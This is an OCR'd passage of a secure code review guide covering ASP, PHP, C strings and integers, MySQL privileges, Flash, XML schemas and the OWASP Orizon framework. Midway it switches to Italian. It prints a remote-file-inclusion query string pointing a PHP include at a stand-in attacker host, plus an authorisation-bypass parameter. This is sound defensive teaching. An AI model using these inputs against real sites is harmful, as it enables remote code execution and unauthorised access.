Above shows that sensitive information in the commented-out code is disclosed in HTML or JavaScript comments

USING JAVASCRIPT TO DRIVE ASP FUNCTIONALITY

Yes, this is not possible, but that is another reason to look for it.

```
<script>

 var name;
```

```
name = prompt ("Enter your UserName:");
<%
 If name != "user" Then
  'The user is an admin
  Role = "Admin"
 Else
  Role = "User"
 End IF
%>
<script>
```

The code above shall grant Admin privileges every time to the logged user as, as we saw before, ASP code is executed first. Besides, there is no sharing of variables between JavaScript and ASP code.

Another example:

```
<%@ Language=VBScript %>
<script type="text/javascript">
 if (confirm('go to yahoo?')){
  <% response.redirect "http://www.yahoo.com/" %>
 }else {
  <% response.redirect "http://www.altavista.com/" %>
 }
</script>
```

You will always go to Yahoo and will never be displayed with a prompt; code within <% %> is executed first.

STOPPING EXECUTION WITH RESPONSE.END

Lack of this sentence might end up in execution of undesired code.

```
<%
 If Not ValidInfo Then
%>
<script>
        alert("Information is invalid");
        location.href="default.asp";
</script>
<%
 End if
 Call UpdateInformationFunction()
%>
```

In example above, the "UpdateInformationFunction" is called all the time regardless of the "ValidInfo" variable value, as ASP code is executed first, then JavaScript. ASP code is executed in server and the output is sent to Browser, then JavaScript is executed. That means that is required a **Response.End** to stop execution server side.

Other Issues

JAVA CLASSES HOSTED IN MS JAVA VIRTUAL MACHINE

These classes can be called from ASP pages, so you should look also for insecure functionality within such classes. This is an example:

```
<html><body>
<% Dim date
 Set date = GetObject("java:java.util.Date")
%>
<p> The date is <%= date.toString() %>
</body></html>
```

NOT USING OPTION EXPLICIT

Mistyped variables might lead to race conditions on business logic. This option will force the user to declare all the used variables, and it will add a bit of performance as well.

ISCLIENTCONNECTED PROPERTY

This property determines if the client has disconnected from the server since the last **Response.Write**. This property is particularly useful to prevent the server from continuing execution of long pages after an unexpected disconnect. As you might figured out, this is very useful property to avoid DoS attacks to the Server and DB in long execution pages.

PHP SECURITY LEADING PRACTICE

GLOBAL VARIABLES

One does not need to explicitly create "global variables." This is done via the php.ini file by setting the "register_globals" function on. register_globals has been disabled by default since PHP 4.1.0

Include directives in PHP can be vulnerable if register_globals is enabled.

```
<?PHP

include "$dir/script/dostuff.php";

?>
```

With register_globals enabled the $dir variable can be passed in via the query string:

?dir=http://www.haxor.com/gimmeeverything.php

This would result in the $dir being set to:

```
<?PHP

include "http://www.haxor.com/gimmeeverything.php";

?>
```

Appending global variables to the URL may be a way to circumvent authentication:

```
<?PHP

if(authenticated_user())

{$authorised=true;

}if($authorised)

{

 give_family_jewels()

}
```

```
?>
```

If this page was requested with register_globals enabled, using the following parameter ?authorised=1 in the query string the athentication function assumes the user is authorised to proceed. Without register_globals enabled, the variable $authorised would not be affected by the $authorised=1 parameter.

INITIALIZATION

When reviewing PHP code, make sure you can see the initialization value is in a "secure default" state. For example $authorised = false;

ERROR HANDLING

If possible, check if one has turned off error reporting via php.ini and if "error_reporting" off. It is prudent to examine if **E_ALL** is enabled. This ensures all errors and warnings are reported. **display_errors** should be set to **off** in production

FILE MANIPULATION

allow_url_fopen is enabled by default in PHP.ini This allows URLs to be treated like local files. URLs with malicious scripting may be included and treated like a local file.

FILES IN THE DOCUMENT ROOT

At times one must have include files in the document root, and these *.inc files are not to be accessed directly. If this is the case, and during the review you find such files in the root, then examine httpd.conf. For example:

```
<Files"\.inc">
  Order allow, deny
  deny from all
</Files>
```

HTTP REQUEST HANDLING

The Dispatch method is used as a "funnel" wherein all requests are passed through it. One does not access other PHP files directly, but rather via the dispatch.php. This could be akin to a global input validation class wherein all traffic passes.

http://www.example.com/dispatch.php?fid=dostuff

Relating to security, it is leading practice to implement validation at the top of this file. All other modules required can be **include** or **require** and in a different directory.

Including a method:

If a dispatch.php method is not being used, look for includes at the top of each php file. The **include** method may set a state such that the request can proceed.

It may be an idea to check out PHP.ini and look for the **auto_prepend_file** directive. This may reference an automatic include for all files.

POSITIVE INPUT VALIDATION

Input validation: strip_tags(): Removes any HTML from a String nl2br(): Converts new line characters to HTML break "br" htmlspecialchars():Convert special characters to HTML entities

STRINGS AND INTEGERS

Introduction:

Strings are not a defined Type in C or C++, but simply a contiguous array of characters terminated by a null (\0) character. The length of the string is the amount of characters which precede the null character. C++ does contain template classes which address this feature of the programming language: **std::basic_string** and **std::string** These classes address some security issues but not all.

|W|E|L|C|O|M|E|\0|

COMMON STRING ERRORS

Common string errors can be related to mistakes in implementation, which may cause drastic security and availability issues. C/C++ do not have the comfort other programming languages provide, such as Java and C# .NET, relating to buffer overflows and such due to a String Type not being defined.

Common issues include:

1. Input validation errors
2. Unbounded Errors
3. Truncation issues
4. Out-of-bounds writes
5. String Termination Errors
6. Off-by-one errors`

Some of the issues mentioned above have been covered in the Reviewing Code for Buffer Overruns and Overflows section in this guide.

UNBOUNDED ERRORS

String Copies

Occur when data is copied from a unbounded source to a fixed length character array.

```
void main(void) {
            char Name[10];
             puts("Enter your name:");
              gets(Name); <-- Here the name input by the user can be of arbitrary length over running the Name array.
...
 }
```

STRING TERMINATION ERRORS

Failure to properly terminate strings with a null can result in system failure.

```
int main(int argc, char* argv[]) {
 char a[16];
 char b[16];
 char c[32];
 strncpy(a, "0123456789abcdef", sizeof(a));
 strncpy(b, "0123456789abcdef", sizeof(b));
 strncpy(c, a, sizeof(c));
}
```

Verify that the following are used:

strncpy() instead of strcpy()

snprintf() instead of sprintf()

fgets() instead of gets()

OFF BY ONE ERROR

(Looping through arrays should be looped in a n-1 manner, as we must remember arrays and vectors start as 0. This is not specific to C/C++, but Java and C# also.)

Off-by-one errors are common to looping functionality, wherein a looping functionality is performed on an object in order to manipulate the contents of an object such as copy or add information. The off-by-one error is a result of an error on the loop counting functionality.

```
for (i = 0; i < 5; i++) {

  /* Do Stuff */

}
```

Here i starts with a value of 0, it then increments to 1, then 2, 3 & 4. When i reaches 5 then the condition i<5 is false and the loop terminates.

If the condition was set such that i<=5 (less than or equal to 5), the loop won't terminate until i reaches 6, which may not be what is intended.

Also, counting from 1 instead of 0 can cause similar issues, as there would be one less iteration. Both of these issues relate to an off-by-one error where the loop either under or over counts.

ISSUES WITH INTEGERS

INTEGER OVERFLOWS

When an integer is increased beyond its maximum range or decreased below its minimum value, overflows occur. Overflows can be signed or unsigned. Signed when the overflow carries over to the sign bit,unsigned when the value being intended to be represented is no longer represented correctly.

```
int x;

x = INT_MAX; // 2,147,483,647

x++;
```

Here x would have the value of -2,147,483,648 after the increment

It is important when reviewing the code that some measure should be implemented such that the overflow does not occur. This is not the same as relying on the value "never going to reach this value (2,147,483,647)". This may be done by some supporting logic or a post increment check.

```
unsigned int y;

y = UINT_MAX; // 4,294,967,295;

y++;
```

Here y would have a value of 0 after the increment

Also, here we can see the result of an unsigned int being incremented, which loops the integer back to the value 0. As before, this should also be examined to see if there are any compensating controls to prevent this from happening.

INTEGER CONVERSION

When converting from a signed to an unsigned integer, care must also be taken to prevent a representation error.

```
int x = -3;

unsigned short y;

y = x;
```

Here y would have the value of 65533 due to the loopback effect of the conversion from signed to unsigned.

REVIEWING MYSQL SECURITY

Introduction

As part of the code review, you may need to step outside the code review box to assess the security of a database such as MySQL. The following covers areas which could be looked at:

PRIVILEGES

Grant_priv: Allows users to grant privileges to other users. This should be appropriately restricted to the DBA and Data (Table) owners.

```
Select * from user
where Grant_priv = 'Y';

Select * from db
where Grant_priv = 'Y';

Select * from host
where Grant_priv = 'Y';

Select * from tables_priv
where Table_priv = 'Grant';
```

Alter_priv:Determine who has access to make changes to the database structure (alter privilege) at a global, database, and table level.

```
Select * from user
where Alter_priv = 'Y';
```

```
Select * from db

where Alter _priv = 'Y';


Select * from host

where Alter_priv = 'Y';


Select * from tables_priv

where Table_priv = 'Alter';
```

MYSQL CONFIGURATION FILE

Check for the following:

a)skip-grant-tables

b)safe-show-database

c)safe-user-create

a)This option causes the server not to use the privilege system at all. All users have full access to all tables **b)**When the **SHOW DATABASES** command is executed, it returns only those databases for which the user has some kind of privilege. Default since MySQL v4.0.2. **c)**With this enabled a user can't create new users with the GRANT command as long as the user does not have the **INSERT** privilege for the **mysql.user table**.

USER PRIVILEGES

Here we can check which users have access to perform potentially malicious actions on the database. "Least privilege" is the key point here:

Select * from user where

Select_priv = 'Y' or Insert_priv = 'Y'

or Update_priv = 'Y' or Delete_priv = 'Y'

```
or Create_priv = 'Y' or Drop_priv    = 'Y'
or Reload_priv = 'Y' or Shutdown_priv = 'Y'
or Process_priv = 'Y' or File_priv    = 'Y'
or Grant_priv   = 'Y' or References_priv = ‘Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
Select * from host
where Select_priv  = 'Y' or Insert_priv  = 'Y'
or Create_priv = 'Y' or Drop_priv    = 'Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
or Grant_priv   = 'Y' or References_priv = ‘Y'
or Update_priv = 'Y' or Delete_priv  = 'Y'
Select * from db
where Select_priv  = 'Y' or Insert_priv  = 'Y'
or Grant_priv   = 'Y' or References_priv = ‘Y'
or Update_priv = 'Y' or Delete_priv  = 'Y'
or Create_priv = 'Y' or Drop_priv    = 'Y'
or Index_priv = 'Y' or Alter_priv = 'Y';
```

DEFAULT MYSQL ACCOUNTS

The default account in MySQL is "root"/"root@localhost" with a blank password. We can check if the root account exists by:

```
SELECT User, Host
FROM user
WHERE User = 'root';
```

REMOTE ACCESS

MySQL by default listens on port 3306. If the app server is on localhost also, we can disable this port by adding **skip-networking** to the [mysqld] in the my.cnf file.

REVIEWING FLASH APPLICATIONS

Flash Applications

Look for potential Flash redirect issues

clickTAG	NetConnection.connect
TextField	NetServices.createGatewayConnection
TextArea	NetSteam.play
load	XML.send
getURL	

SANDBOX SECURITY MODEL

Flash player assigns SWF files to sandboxes based on their origin

Internet SWF files sandboxed based on origin domains Domain:

Any two SWF files can interact together within the same sandbox. - Explicit permission is required to interact with objects in other sandboxes.

Local

local-with-filesystem (default) - The file system can read from local files only

local-with-networking - Interact with other local-with-networking SWF files

local-trusted - Can read from Local files, communicate to any server and access any SWF file.

"The sandbox defines a limited space in which a Adobe Flash movie running within the Adobe Flash Player is allowed to operate. Its primary purpose is to ensure the integrity and security of the client's machine, and as well as security of any Adobe Flash movies running in the player."

Cross Domain Permissions: A Flash movie playing on a web browser is not allowed access that is outside the exact domain from which it originated. This is defined in the cross-domain policy file crossdomain.xml. Policy files are used by Flash to permit Flash to load data from servers other than its native domain. If a SWF file wishes to communicate with remote servers it must be granted explicit permission:

```
<cross-domain-policy>
   <allow-access-from domain="example.domain.com"/>
</cross-domain-policy>
```

The API call System.security.loadPolicyFile(url) loads a cross domain policy from a specified URL which may be different from the crossdomain.xml file

ACCESSING JAVASCRIPT:

A parameter called allowScriptAccess governs if the Flash object has access to external scripts. It can have three possible values: **never, same domain, always.**

```
<object id="flash007">
  <param name=movie value="bigmovie.swf">
  <embed AllowScriptAccess="always" name='flash007' src="bigmovie.swf"  type="application/x-shockwave-flash">
 </embed>
</object>
```

SHARED OBJECTS

Shared Objects are designed to store up to 100kb of data relating to a user's session. They are dependent on host and domain name and SWF movie name.

They are stored in binary format and are not cross-domain by default. Shared objects are not automatically transmitted to the server unless requested by the application.

It is worth noting that they are also stored outside the web browser cache:

C:\Documents and Settings\<USER>\Application Data\Adobe\Flash Player\#Shared Objects\<randomstring>\<domain>

In the case of cleaning the browser cache, Flash sharedobjects survive such an action.

Shared objects are handled by the Flash application and not the client's web browser.

PERMISSION STRUCTURE

Domain

- Any two SWF files can interact within the same sandbox. They need explicit permission to read data from another sandbox.

Local

- local-with-filesystem (default) - can read from local files only
- local-with-networking
- Communicate with other local-with-networking SWF files
- Send data to servers (e.g., using XML.Send())

local-trusted

- May read from local files; read or send messages with any server; and script and any other SWF file.

REVIEWING WEB SERVICES

Reviewing Web services and XML payloads

When reviewing webservices, one should focus firstly on the generic security controls related to any application. Web services also have some unique controls should be looked at.

XML SCHEMA : INPUT VALIDATION

Schemas are used to ensure that the XML payload received is within defined and expected limits. They can be specific to a list of known good values or simply define length and type. Some XML applications do not have a schema implemented, which may mean input validation is performed downstream or even not at all!!

Keywords:

Namespace: An XML namespace is a collection of XML elements and attributes identified by an Internationalised Resource Identifier (RI).

In a single document, elements may exist with the same name that were created by different entities.

To distinguish between such different definitions with the same name, an XML Schema allows the concept of namespaces - think Java packages :)

The schema can specify a finite amount of parameters, the expected parameters in the XML payload alongside the expected types and values of the payload data.

The ProcessContents attribute indicates how XML from other namespaces should be validated. When the processContents attribute is set to **lax** or **skip**, input validation is not performed for wildcard attributes and parameters.

The value for this attribute may be

- **strict**: There must be a declaration associated with the namespace and validate the XML.
- **lax** There should be an attempt to validate the XML against its schema.
- **skip** There is no attempt to validate the XML.

  processContents=skip\lax\skip

INFINITE OCCURANCES OF AN ELEMENT OR ATTRIBUTE

The unbounded value can be used on an XML schema to specify the there is no maximum occurance expected for a specific element.

maxOccurs= positive-Integer|unbounded

Given that any number of elements can be supplied for an unbounded element, it is subject to attack via supplying the web service with vast amounts of elements, and hence a resource exhaustion issue.

WEAK NAMESPACE, GLOBAL ELEMENTS, THE <ANY> ELEMENT & SAX XML PROCESSORS

The <any> element can be used to make extensible documents, allowing documents to contain additional elements which are not declared in the main schema. The idea that an application can accept any number of parameters may be cause for alarm. This may lead to denial of availability or even in the case of a SAX XML parser legitimate values may be overwritten.

```
<xs:element name="cloud">
 <xs:complexType>
  <xs:sequence>
   <xs:element name="process" type="xs:string"/>
   <xs:element name="lastcall" type="xs:string"/>
   <xs:any minOccurs="0"/>
  </xs:sequence>
```

```
        </xs:complexType>

      </xs:element>
```

The <any> element here permits additional parameters to be added in an arbitary manner.

A namespace of ##any in the <any> element means the schema allows elements beyond what is explicitly defined in the schema, thereby reducing control on expected elements for a given request.

<xs:any namespace='##any' />

A schema that does not define restrictive element namespaces permits arbitrary elements to be included in a valid document, which may not be expected by the application. This may give rise to attacks, such as XML Injection, which consist of including tags which are not expected by the application.

HOW TO WRITE AN APPLICATION CODE REVIEW FINDING

An application security "finding" is how an application security team communicates information to a software development organization. Findings may be vulnerabilities, architectural problems, organization problems, failure to follow best practices or standards, or "good" practices that deserve recognition.

CHOOSE A GREAT TITLE

When writing an application security finding, you should choose a title that captures the issue clearly, succinctly, and convincingly for the intended audience. In general, it's best to phrase the title in a positive way, such as “Add access control to business logic” or “Encode output to prevent Cross-site Scripting (XSS)”.

IDENTIFY THE LOCATION OF THE VULNERABILITY

The finding should be as specific as possible about the location in both the code and as a URL. If the finding represents a pervasive problem, then the location should provide many examples of actual instances of the problem.

DETAIL THE VULNERABILITY

The finding should provide enough detail about the problem that anyone can:

- understand the vulnerability
- understand possible attack scenarios
- know the key factors driving likelihood and impact

DISCUSS THE RISK

There is value in both assigning a qualitative value to each finding and further discussing why this value was assigned. Some possible risk ratings are:

- Critical
- High
- Moderate
- Low

Justifying the assigned risk ratings is very important. This will allow stakeholders (especially non-technical ones) to gain more of an understanding of the issue at hand. Two key points to identify are:

- Likelihood (ease of discovery and execution)
- Business/Technical impact

You should have a standard methodology for rating risks in your organization. The OWASP Risk Rating Methodology is a comprehensive method that you can tailor for your organization's priorities.

SUGGEST REMEDIATIONS

- alternatives
- include effort required
- discuss residual risk

INCLUDE REFERENCES

- Important note: if you use OWASP materials for any reason, you must follow the terms of our license

SAMPLE REPORT FORMAT

Below is a sample format for a finding report resulting from a secure code review

Review /Engagement Reference:			
Package/Component/Class Name/Line Number:			
Finding Title:			
Severity: High			
Finding Description	Location(s)	Risk Description	Recommendation
No input validation of the **HTTPRequest object.getID()** function. Lack of input validation may make the application vulnerable to many types of injection	com.inc.dostuff.java Lines 20, 55,106 com.inc.main.java Lines 34, 99	Discussion of the likelihood and impact to the business if the flaw were to be exploited.	It is critical that this be addressed prior to deployment to production

AUTOMATED CODE REVIEW

PREFACE

While manual code reviews can find security flaws in code, they suffer from two problems. Manual code reviews are slow, covering 100-200 lines per hour on average.

Also, there are hundreds of security flaws to look for in code, while humans can only keep about seven items in memory at once. Source code analysis tools can search a program for hundreds of different security flaws at once, at a rate far greater than any human can review code.

However, these tools don't eliminate the need for a human reviewer, as they produce both false positive and false negative results.

REASONS FOR USING CODE REVIEW TOOLS:

In large scale code review operations for enterprises such that the volume of code is enormous, automated code review techniques can assist in improving the throughput of the code review process.

EDUCATION AND CULTURAL CHANGE

Educating developers to write secure code is the paramount goal of a secure code review. Taking code review from this standpoint is the only way to promote and improve code quality. Part of the education process is to empower developers with the knowledge in order to write better code.

This can be done by providing developers with a controlled set of rules which the developer can compare their code to. Automated tools provide this functionality, and also help reduce the overhead from a time perspective. A developer can check his/her code using a tool without much initial knowledge of the security concerns pertaining to their task at hand. Also, running a tool to assess the code is a fairly painless task once the developer becomes familiar with the tool(s).

TOOL DEPLOYMENT MODEL

Deploying code review tools to developers helps the throughput of a code review team by helping to identify and hopefully remove most of the common and simple coding mistakes prior to a security consultant viewing the code.
This methodology improves developer knowledge and also the security consultant can spend time looking for more abstract vulnerabilities.

Developer adoption model

- Deploy automated tools to developers.
- Control tool rule base.
- Security review results and probe a little further.

Testing Department model

- Test department include automated review in functional test.
- Security review results and probe a little further.
- Tool rule base is controlled by the security department and complies with internal secure application development policies.

Application security group model

- All code goes through application security group.
- Group uses manual and automated solutions.

THE OWASP ORIZON FRAMEWORK

Introduction

A lot of open source projects exist in the wild, performing static code review analysis. This is good, it means that source code testing for security issues is becoming a constraint.

Such tools bring a lot of valuable points:

- community support
- source code freely available to anyone
- costs

On the other side, these tools don't share the most valuable point among them: the security knowledge. All these tools have their own security library, containing a lot of checks, without sharing such knowledge.


In 2006, the Owasp Orizon project wass born to provide a common underlying layer to all opensource projects concerning static analysis.

Orizon project includes:

- a set of APIs that developers can use to build their own security tool performing static analysis
- a security library with checks to apply to source code
- a tool, Milk, which is able to static analyze a source code using Orizon Framework.

THE OWASP ORIZON ARCHITECTURE

In the following picture, the Owasp Orizon version 1.0 architecture is shown. As you may see, the framework is organized in engines that perform tasks over the source code and a block of tools that are deployed out of the box in order to use the APIs in a real world static analysis.



With all such elements, a developer can be scared to use the framework; that's why a special entity called SkyLine was created. Before going further into SkyLine analysis, it's very important to understand all the elements Orizon is made of.

YOUR PERSONAL BUTLER: THE SKYLINE CLASS

Named **core** in the architectural picture, the SkyLine object is one of the most valuable services in Orizon version 1.0.

The idea behind SkyLine is simple: as the Orizon architecture becomes wider, regular developers may be scared about understanding a lot of APIs in order to build their security tool, so we can help them providing "per service" support.

Using SkyLine object, developers can request services from the Orizon framework waiting for their accomplishment.

The main SkyLine input is:

public boolean launch(String service)

Passing the requested service as string parameter, the calling program will receive a boolean true return value if the service can be accomplished or a false value otherwise.

The service name is compared to the ones understood by the framework:

```
private int goodService(String service) {

 int ret = -1;

 if (service.equalsIgnoreCase("init"))

    ret = Cons.OC_SERVICE_INIT_FRAMEWORK;

 if (service.equalsIgnoreCase("translate"))
```

```
    ret = Cons.OC_SERVICE_INIT_TRANSLATE;

 if (service.equalsIgnoreCase("static_analysis"))

    ret = Cons.OC_SERVICE_STATIC_ANALYSIS;

 if (service.equalsIgnoreCase("score"))

    ret = Cons.OC_SERVICE_SCORE;

 return ret;

}
```

The secondary feature introduced in this first major framework release is the support for command line option given to the user.

If the calling program passes command line option to Orizon framework using SkyLine, the framework will be tuned accordingly to the given values.

This example will explain better:

```
public static void main(String[] args) {

  String fileName = "";

  OldRecipe r;

  DefaultLibrary dl;

  SkyLine skyLine = new SkyLine(args);
```

That's all folks! Internally, the SkyLine constructor, when it creates a code review session, uses the values it was able to understand from command line.

The command line format must follow this convention

-o orizon_key=value

or the long format

--orizon orizon_key=value

And these are the keys that the framework cares about:

- "input-name"
- "input-kind"
- "working-dir"
- "lang"
- "recurse"
- "output-format"
- "scan-type";

The org.owasp.orizon.Cons class contains a detailed section about these keys with some comments and with their default value.

The only side effect is that the calling program can use -o flag for its purpose.

SkyLine is contained in the ***org.owasp.orizon package***.

GIVE ME SOMETHING TO REMIND: THE SESSION CLASS

Another big feature introduced in Owasp Orizon version 1.0 is the code review session concept. One of the missing features in earlier versions was the capability to track the state of the code review process.

A Session class instance contains all the properties specified using SkyLine and it is their owner giving access to properties upon request. It contains a SessionInfo array containing information about each file being reviewed.

Ideally, a user tool will never call Session directly, but it must use SkyLine as interface. Of course anyone is free to override this suggestion.

Looking at the launch() method code, inside the SkyLine class, you can look how session instance is prompted to execute services.

```
public boolean launch(String service) {
```

```
int code, stats;
boolean ret = false;


if ( (code = goodService(service)) == -1)
  return log.error("unknown service: " + service);
switch (code) {
   // init service
   case Cons.OC_SERVICE_INIT_FRAMEWORK:
      ret = session.init();
      break;
   // translation service
   case Cons.OC_SERVICE_INIT_TRANSLATE:
      stats = session.collectStats();
      if (stats > 0) {
        log.warning(stats + " files failed in collecting statistics.");
        ret = false;
      } else
        ret = true;
      break;
   // static analysis service
   case Cons.OC_SERVICE_STATIC_ANALYSIS:
      ret = session.staticReview();
      break;
   // score service
   case Cons.OC_SERVICE_SCORE:
```

```
            break;
        default:
            return log.error("unknown service: " + service);
        }
        return ret;
}
```

Internally, the Session instance will ask each SessionInfo object to execute services. Let us consider the Session class method that executes the static analysis service.

```
/**
 * Starts a static analysis over the files being reviewed
 *
 * @return true if static analysis can be performed or false
 *       if one or more files fail being analyzed.
 */
public boolean staticReview() {
  boolean ret = true;
  if (!active)
    return log.error("can't perform a static analysis over an inactive session.");
  for (int i = 0; i < sessions.length; i++) {
    if (! sessions[i].staticReview())
      ret = false;
  }
  return ret;
}
```

Where sessions variable is declared as:

private SessionInfo[] sessions;

As you may see, the Session object delegates service accomplishment to SessionInfo once collecting the final results.

In fact, SessionInfo objects are the ones talking with Orizon internals performing the real work.

The following method is stolen from org.owasp.orizon.SessionInfo class.

```
/**
 * Perform a static analysis over the given file
 *
 * A full static analysis is a mix from:
 *
 *  * local analysis (control flow)
 *  * global analysis (call graph)
 *  * taint propagation
 *  * statistics
 *
 *
 * @return true if the file being reviewed doesn't violate any
 *         security check, false otherwise.
 */
public boolean staticReview() {
  boolean ret = false;
  s = new Source(getStatFileName());
  ret = s.analyzeStats();
```

```
    ...
    return ret;
}
```

THE TRANSLATION FACTORY

One of the Owasp Orizon goals is to be independent from the source language being analyzed. This means that Owasp Orizon will support:

- Java
- C, C++
- C#
- perl
- ...

Such support is granted using an intermediate file format to describe the source code and used to apply the security checks. Such format is XML language.

A source code, before static analysis is started, is translated into XML. Starting from version 1.0, each source code is translated in 4 XML files:

- an XML file containing statistical information
- an XML file containing variables tracking information
- an XML file containing program control flow (local analysis)
- an XML file containing call graph (global analysis)

At the time this document is written (Owasp Orizon v1.0pre1, September 2008), only the Java programming language is supported, however other programming language will follow soon.

Translation phase is requested from org.owasp.orizon.SessionInfo.inspect() method. Depending on the source file language, the appropriate Translator is called and the scan() method is called.

```
/**
```

```
 * Inspects the source code, building AST trees
 * @return
 */
public boolean inspect() {
  boolean ret = false;
  switch (language) {
    case Cons.O_JAVA:
      t = new JavaTranslator();
      if (!t.scan(getInFileName()))
        return log.error("can't scan " + getInFileName() + ".");
        ret = true;
    break;
    default:
      log.error("can't inspect language: " + Cons.name(language));
    break;
  }
  return ret;
}
```

Scan method is an abstract method defined in org.owasp.orizon.translator.DefaultTranslator class and declared as the following:

```
public abstract boolean scan(String in);
```

Every class implementing DefaultTranslator must implement how to scan the source file and build ASTs in this method.

Aside from scan() method, there are four abstract method needful to create XML input files.

```
public abstract boolean statService(String in, String out);
public abstract boolean callGraphService(String in, String out);
```

```
public abstract boolean dataFlowService(String in, String out);

public abstract boolean controlFlowService(String in, String out);
```

All these methods are called in the translator() method, the one implemented directly from DefaultTranslator class.

```
public final boolean translate(String in, String out, int service) {
  if (!isGoodService(service))
    return false;
  if (!scanned)
    if (!scan(in))
      return log.error(in+ ": scan has been failed");
  switch (service) {
    case Cons.OC_TRANSLATOR_STAT:
      return statService(in, out);
    case Cons.OC_TRANSLATOR_CF:
      return controlFlowService(in, out);
    case Cons.OC_TRANSLATOR_CG:
      return callGraphService(in, out);
    case Cons.OC_TRANSLATOR_DF:
      return dataFlowService(in, out);
    default:
      return log.error("unknown service code");
  }
}
```

So, when a language specific translator is prompted for translate() method, this recalls the language specific service methods.

Every translator contains as private field, a language specific scanner containing ASTs to be used in input file generation.

Consider org.owasp.orizon.translator.java.JavaTranslator class, it is declared as follows:

```
public class JavaTranslator extends DefaultTranslator {
  static SourcePositions positions;
  private JavaScanner j;
  ...
```

JavaScanner is a class from org.owasp.orizon.translator.java package and it uses Sun JDK 6 Compiler API to scan a Java file creating in memory ASTs. Trees are created in scan() method, implemented for Java source language as follow:

```
public final boolean scan(String in) {
   boolean ret = false;
   String[] parms = { in };
   Trees trees;
   JavaCompiler compiler = ToolProvider.getSystemJavaCompiler();
   if (compiler == null)
     return log.error("I can't find a suitable JAVA compiler. Is a JDK installed?");
   DiagnosticCollector<JavaFileObject> diagnostics = new DiagnosticCollector<JavaFileObject>();
   StandardJavaFileManager fileManager = compiler.getStandardFileManager(diagnostics, null, null);
   Iterable<? extends JavaFileObject> fileObjects = fileManager.getJavaFileObjects(parms);
   JavacTask task = (com.sun.source.util.JavacTask) compiler.getTask(null,fileManager, diagnostics, null, null, fileObjects);
try {
      trees = Trees.instance(task);
      positions = trees.getSourcePositions();
      Iterable<? extends CompilationUnitTree> asts = task.parse();
      for (CompilationUnitTree ast : asts) {
         j = new JavaScanner(positions, ast);
         j.scan(ast, null);
```

```
      }

      scanned = true;

      return true;

    } catch (IOException e) {

      return log.fatal("an exception occured while translate " + in + ": " +e.getLocalizedMessage());

    }

  }
```

STATISTICAL GATHERING

To implement statistic information gathering, DefaultTranslator abstract method statService() must be implemented. In the following example, the method is the JavaTranslator's. Statistics information is stored in the JavaScanner object itself and retrieved by getStats() method.

```
public final boolean statService(String in, String out) {
  boolean ret = false;


  if (!scanned)
    return log.error(in + ": call scan() before asking translation...");
  log.debug(". Entering statService(): collecting stats for: " + in);
  try {
    createXmlFile(out);
    xmlInit();
    xml("<source name=\"" + in+"\" >");
    xml(j.getStats());
    xml("</source>");
    xmlEnd();
  } catch (FileNotFoundException e) {
  } catch (UnsupportedEncodingException e) {
  } catch (IOException e) {
    ret = log.error("an exception occured: " + e.getMessage());
  }
  ret = true;
  log.debug("stats written into: " + out);
```

```
    log.debug(". Leaving statService()");

    return ret;

}
```

THE OWASP CODE REVIEW TOP 9

Prefazione

In questa sezione cercheremo di organizzare le più critiche falle che possono essere individuate durante la revisione del codice in modo da avere ben focalizzato un insieme di categorie che individuano l' intero processo di revisione.

LE 9 CATEGORIE DI ERRORE

In termini di sicurezza del codice, le vulnerabilità possono essere gestiti in un milione di modi.

Le vulnerabilità del codice devono riflettere le raccomandazioni espresse dalla Owasp Top 10. Le applicazioni sono fatte di codice, quindi, in qualche modo, le falle del codice si trasformano in falle dell' applicazione stessa.

Le seguenti categorie sono incluse nella libreria Owasp Orizon Project v1.0 che è stata rilasciata nell' Ottobre del 2008.

LE 9 CATEGORIE RELATIVE ALLE FALLE NEL CODICE

1. Validazione dell' input (Input validation)
2. Progettazione del codice (Source code design)
3. Perdita di informazioni e non corretta gestione degli errori (Information leakage and improper error handling)
4. Referenza diretta degli oggetti (Direct object reference)
5. Utilizzo delle risorse (Resource usage)
6. Utilizzo delle API (API usage)
7. Best practices violation
8. Debole gestione della sessione (Weak Session Management)
9. Utilizzo di HTTP GET query strings

Come puoi osservare 3 categorie su 9 sono equivalenti alle corrispondenti Owasp Top 10.

Ma andiamo più nel dettaglio, procediamo descrivendo più approfonditamente le categorie definite sopra.

INPUT VALIDATION

Questa categoria è la controparte della categoria A1 della Owasp Top 10.

Questa categoria contiene le seguenti famiglie:

Input validation

- Cross site scripting
- SQL Injection
- XPATH Injection
- LDAP Injection
- Cross site request forgery
- Buffer overflow
- Format bug

SOURCE CODE DESIGN

La sicurezza nel codice comincia dalla progettazione, e dalle scelte fatte prima di iniziare il vero e proprio sviluppo.

Si possono trovare le seguenti famiglie:

Source code design

- Insecure field scope
- Insecure method scope
- Insecure class modifiers
- Unused external references
- Redundant code

INFORMATION LEAKAGE AND IMPROPER ERROR HANDLING

Questa categoria si sposa con la corrispondente nella lista Owasp Top 10. Contiene le famiglie di controlli relative a come vengono gestiti gli errori, le eccezioni, il log e le informazioni sensibili.

Sono presenti le seguenti famiglie:

Information leakage and improper error handling

- Eccezioni non gestite (Unhandled exception)
- Routine return value usage
- NULL Pointer dereference
- Insecure logging

DIRECT OBJECT REFERENCE

Questa categoria è la stessa presente nel progetto Owasp Top 10 project. Si riferisce alla capacità dell' attaccante di interagire con l' applicativo attraverso parametri creati appositamente (hoc crafted parameter).

Le famiglie contenute in questa categoria sono:

Direct object reference

- Riferimenti diretti al db (Direct reference to database data)
- Riferimenti diretti al filesystem (Direct reference to filesystem)
- Riferimenti diretti ad oggetti in memoria (Direct reference to memory)

RESOURCE USAGE

